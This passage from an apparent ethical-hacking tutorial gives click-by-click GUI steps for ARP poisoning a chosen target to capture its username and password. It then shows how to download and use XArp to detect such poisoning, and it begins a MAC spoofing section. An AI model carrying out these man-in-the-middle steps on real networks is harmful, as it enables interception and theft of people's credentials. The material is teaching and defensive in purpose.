
- Now click on ARP ..bottom side




- Click on Start / Stop ARP




- Select Default gateway and then select ip for attack




- Click on ok





- Now Poisoning Start




- Open the website on target Browser



- Provide username and password



- Here , it capture the username and password




Detect Arp Poisoning Using XARP Application

XARP (eXtended Address Resolution Protocol) is an advanced security application specifically designed to detect and alert users to ARP spoofing attacks within a local network. It continuously monitors ARP traffic and analyzes ARP packets to identify anomalies and suspicious behavior that indicate an attack.


How to Download it :-

- Open Browser and Search XARP download
- Click on first Softonic Website

Download Link - :<https://xarp.en.softonic.com/download>



- Click on Free Download



- Again click on Free Download

Download XArp for PC

Free In English V 2.2.2
★ 4.5 (9,851) Security Status

XArp free download. Always available from trusted servers.

- ✓ Free & fast downloader ([more info](#))
- ✓ Always available
- ✓ Tested virus-free

Free Download for PC

Alternatively, download XArp from:
Softonic servers

Alternatives to XArp

https://en.softonic.com/download-launch?token=eyJhbGciOiUzI1NiLzN5Cl6kpXVC9eyJ...

Air: Satisfactory tomorrow

How to use it :-

- After installation of Xarp , open it
- It scans the Ip address of the network

Status: ARP attacks detected!

Security level set to: high

aggressive The high security level adds better network discovery which results in a higher detection rate but sends out more discovery packets into the network. This option is chosen when modules are employed which might give false alerts in some environments.

high high

basic basic

minimal minimal

IP	MAC	Host	Vendor	Interface	Online	Cache	First seen	Last seen	How often seen
192.168.56.1	0e-00-27-00-00-04	HP	unknown	0x4 - Oracle	yes	no	24-04-2025 18:39:40	24-04-2025 18:39:42	256
192.168.114.45	08-d2-3e-0b-f1-62	192.168.114.45	unknown	0x9 - Microsoft	yes	yes	24-04-2025 18:39:40	24-04-2025 18:41:19	21
192.168.114.118	08-d2-3e-0b-f1-62	DESKTOP-957E-...	unknown	0x9 - Microsoft	yes	yes	24-04-2025 18:39:40	24-04-2025 18:41:19	19
192.168.114.192	2c-3b-70-9c-e4-a7	192.168.114.192	unknown	0x9 - Microsoft	yes	no	24-04-2025 18:39:41	24-04-2025 18:41:18	9
192.168.114.236	2c-3b-70-9c-e4-a7	192.168.114.236	unknown	0x9 - Microsoft	yes	no	24-04-2025 18:39:42	24-04-2025 18:41:19	53
192.168.114.254	2c-3b-70-9c-e4-a7	HP	unknown	0x9 - Microsoft	yes	no	24-04-2025 18:39:40	24-04-2025 18:41:19	267
192.168.170.1	00-50-56-c0-00-01	HP	Vmware, Inc.	0x7 - VMware ...	yes	no	24-04-2025 18:39:40	24-04-2025 18:39:41	256
192.168.217.1	00-50-56-c0-00-08	HP	Vmware, Inc.	0x6 - VMWare ...	yes	no	24-04-2025 18:39:40	24-04-2025 18:39:42	256

XArp 2.2.2 - 8 mappings - 5 interfaces - 143 alerts


OK

24-04-2025 Alert 18 of 143 18:39:48

StaticReserveEntry: packet would overwrite a static entry for the ip address 192.168.114.236, mac address would be changed from 06-60-54-06-84-64 to 2c-3b-70-9c-e4-a7.

Interface : 0x8 [ethernet]
source mac : 2c-3b-70-9c-e4-a7
dest mac : 06-60-54-06-84-64
type : 0x806 [arp]
direction : in
type : reply
source ip : 192.168.114.236
dest ip : 192.168.114.45
source mac : 2c-3b-70-9c-e4-a7
dest mac : 06-60-54-06-84-64

- It display ARP attacks ip using ✗ marks and display a alerts (Right side of the screen)



HACKING

MAC SPOOFING


MAC Spoofing is the process of **changing the Media Access Control (MAC)** address of a device's network interface to another **fake (spoofed) MAC address**.

Perform MAC Spoofing using TMACv6

